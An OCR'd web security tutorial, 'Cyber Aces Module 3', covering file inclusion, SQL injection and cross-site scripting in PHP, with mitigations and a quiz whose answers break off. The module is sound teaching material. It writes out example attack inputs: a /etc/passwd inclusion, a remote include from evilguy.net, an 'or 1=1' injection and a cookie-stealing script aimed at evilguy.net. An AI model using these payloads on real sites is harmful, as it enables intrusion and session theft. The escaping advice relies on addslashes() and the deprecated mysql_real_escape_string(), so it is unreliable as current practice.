



Welcome to Cyber Aces, Module 3! This module provides an introduction to the Apache Web Server, HTML, PHP, and basic web security.




Course Roadmap

In this section, we will learn about a few of the most common web security issues: Local/Remote File Inclusion (LFI/RFI), SQL Injection (SQLi), and Cross Site Scripting (XSS).

Basic Web Security

Although a program may work correctly and do everything that the programmer wants, it doesn't mean that it's secure. A crafty-thinking person may take advantage of certain conditions in a program that the programmer may have never even known about, leveraging them to gain access to the server it's running on. Every programmer should know how to write code in a secure fashion before publishing their work for others' use or bringing it into a live production environment.


In this section, we will go over a few of the most common vulnerabilities in PHP code so that you may avoid introducing security holes into your own code. The Web Application Security Consortium (WASC) offers a comprehensive catalog of known security threats to web applications. The main index is available at http://projects.webappsec.org/w/page/13246978/Threat-Classifications.



Local/Remote File Inclusion (LFI/RFI)

The first vulnerability we will introduce is called Remote File Inclusion (RFI). In PHP, the functions "include()" and "require()" (among others) are used to evaluate the code of other PHP scripts within the context of the currently-running script. For instance, "`include('config.php');`" will open the file "config.php" and run it, essentially as if it was part of the script that called it itself. When the name of the file to be included is a variable controlled by user input, then an attacker may cause the script to start reading and evaluating files that he or she really shouldn't be. The WASC article on RFI offers a more in-depth look at this attack vector:

http://projects.webappsec.org/w/page/13246955/Remote-File-Inclusion



LFI & RFI Example

Let's say that there is a blog that stores each blog entry in its own PHP file, and it uses include() to display it to the user. The blog has some sort of index that contains a list of valid blog entries, and the user can use it to navigate to a specific blog entry with a URL like:

```
http://blog.example.com/blog.php?page=20120810_1636.php
```

The vulnerable code (in blog.php) looks like this:

```
<?php
include($_GET['page']);
```


Since there is no filtering on the user input, the attacker can pass a path to a local file, such as:

```
http://blog.example.com/blog.php?page=/etc/passwd
```

Or even a complete URL to a remote file, such as:

```
http://blog.example.com/blog.php?page=http://evilguy.net/attack.php
```

The "attack.php" script could contain any PHP code, allowing for complete system compromise!



LFI & RFI Mitigation


The best way to mitigate Remote File Include attacks is not to use user-supplied data to build include paths! ☺

Another great mitigation is to disable PHP's ability to include remote files by setting the following option in php.ini:

```
allow_url_include = Off
```

But, that will only prevent remote files from being included...you still have to watch out for Local File Include (reading sensitive files from the server itself).

You should always validate user input to make sure it only contains what you're expecting. In the blog example from the previous slide, you would want to make sure that the "`$page`" variable only contains a valid, local filename. You could make sure there are no slashes to help constrain the variable to the current directory, and you could have a pre-existing list of safe filenames to allow. In any case, keep in mind that validation is not completely fool-proof, so be as thorough as you can!



SQL Injection (SQLi)

The second vulnerability we will introduce is called SQL Injection. Most database systems use a language known as Structured Query Language (SQL) to insert, change, and retrieve information stored in databases. Like RFI, if a variable controlled by user input is used as part of a SQL query, an attacker may be able to hijack the query and access sensitive information (such as user logins).

Consider this example. The following query obtains all user information for the user with username "jake" (the user-supplied input is in bold):

```
select * from users where username='jake';
```


Let's say that the malicious user submitted **`evilguy' or '1'='1`** as the username. The query would become:

```
select * from users where username='evilguy' or '1'='1';
```

Since 1 always equals 1, this query would return ALL database rows, instead of only one!

The WASC article on SQL Injection offers a more in-depth look at this attack vector:

http://projects.webappsec.org/w/page/13246963/SQL-Injection




SQL Injection Mitigation

Whenever possible, you should remove dangerous characters (such as single and double quotes) from user input before using it in a SQL query. But, if you can't remove them outright, you need to "escape" them, to prevent the SQL parser from interpreting them as part of the SQL query. PHP has built-in functions that you can use to escape special characters in user input, such as addslashes() and mysql_real_escape_string(). These functions adds a backslash before certain dangerous characters, such as single and double quotes, which tells the SQL server to treat those characters literally (as part of the data) rather than marking the end of a string in the query. Whenever possible, it's best to use database-specific functions such as mysql_real_escape_string(), which take the specific database connection into consideration when deciding what to escape.

You can also use parameterized queries, which separates data from the query itself.

For additional reading on this topic check out https://www.owasp.org/index.php/SQL_Injection



Cross Site Scripting (XSS)

The third vulnerability we will introduce is called Cross-Site Scripting (XSS). PHP code is used to dynamically generate HTML that is interpreted by the web browser, but if variables controlled by user input are directly displayed on the web page, an attacker may be able to force another user to view maliciously-crafted HTML. Web browsers are software just like any else, and there are bound to be bugs, some of which may be vulnerabilities.

Two main types of XSS exist. The first kind is called "non-persistent XSS" or "reflected XSS." This means that the HTML code that is being injected into a page is part of the HTTP request itself, and it will only be displayed on the page if a person knowingly (or unknowingly) submits that request. Other users viewing the web page will not see the injected HTML. This kind of attack is common in scripts that perform searches.

The second kind is called "stored XSS" or "persistent XSS." This describes a scenario where the injected HTML remains in the page even after the initial malicious HTTP request, most likely because the code is being stored in a database. This kind of attack is very dangerous because seemingly innocent web pages may infect users or compromise their web sessions without indication. User profile pages are commonly targeted for persistent XSS attacks. One famous instance of persistent XSS in a user profile is the "Samy worm", which affected MySpace in 2005. Just by viewing the profile page of the worm's author, a friend request would automatically be sent to the author from the person viewing it. The profiles of users who had viewed the page were then infected, and the worm propagated to other users once their own profiles were viewed. An explanation of the inner workings of the Samy XSS worm is available at http://namb.la/popular/tech.html.

Other categories of attacks are possible through XSS, such as Cross-Site Request Forgery (CSRF), cookie stealing, and XSS worms (as previously mentioned). The WASC article on XSS offers a more in-depth look at this attack vector:


http://projects.webappsec.org/w/page/13246920/Cross-Site-Scripting

XSS Example

Let's say that an online blog doesn't filter user input on its comment feature, allowing users to potentially post any HTML or JavaScript they want. An attacker could post the following JavaScript code as a blog comment:

```
<script>document.location="http://evilguy.net/steal.php?cookie="+docume
nt.cookie;</script>
```

When a user visits the blog page containing that code, their browser would be redirected to the attacker's site, evilguy.net, and would send their cookies for the blog site to the attacker! The attacker could then use the victim's cookies to take control of the victim's blog!




XSS Mitigation

One way to mitigate Cross Site Scripting vulnerabilities is to filter out characters that could be used for it, such as < and > (which are necessary to open an HTML `<script>` tag). However, this isn't always foolproof, since there are *many* ways to run JavaScript in a browser, plus you may need users to be able to use these characters.

Another mitigation is to use a PHP function like htmlentities() that encodes special characters as HTML entities. For example, "**`<`**" would be encoded as "**`&lt;`**", which tells the browser to display a < instead of potentially interpreting it as part of an HTML tag. This should be done on ALL user-controllable input before sending it to the browser!

You should also validate user input to ensure it matches what you're expecting. For example, if you are asking for someone's name, it probably doesn't contain a < or a >. Whitelisting (creating a list of allowed characters) is better than blacklisting (creating a list of forbidden characters) whenever possible, since it's often easier to figure out all potentially valid characters than to figure out all potentially dangerous ones.



Review

Which attack vector allows an attacker to inject potentially malicious HTML code into a web page?

SQL Injection

RFI

XSS

CSRF


Which PHP function can be used to help guard against Cross-Site Scripting (XSS) attacks?

mysql_real_escape_string()

mysql_real_string_escape()

addslashes()

htmlentites()



Answers

Which attack vector allows an attacker to inject potentially malicious HTML code into a web page?

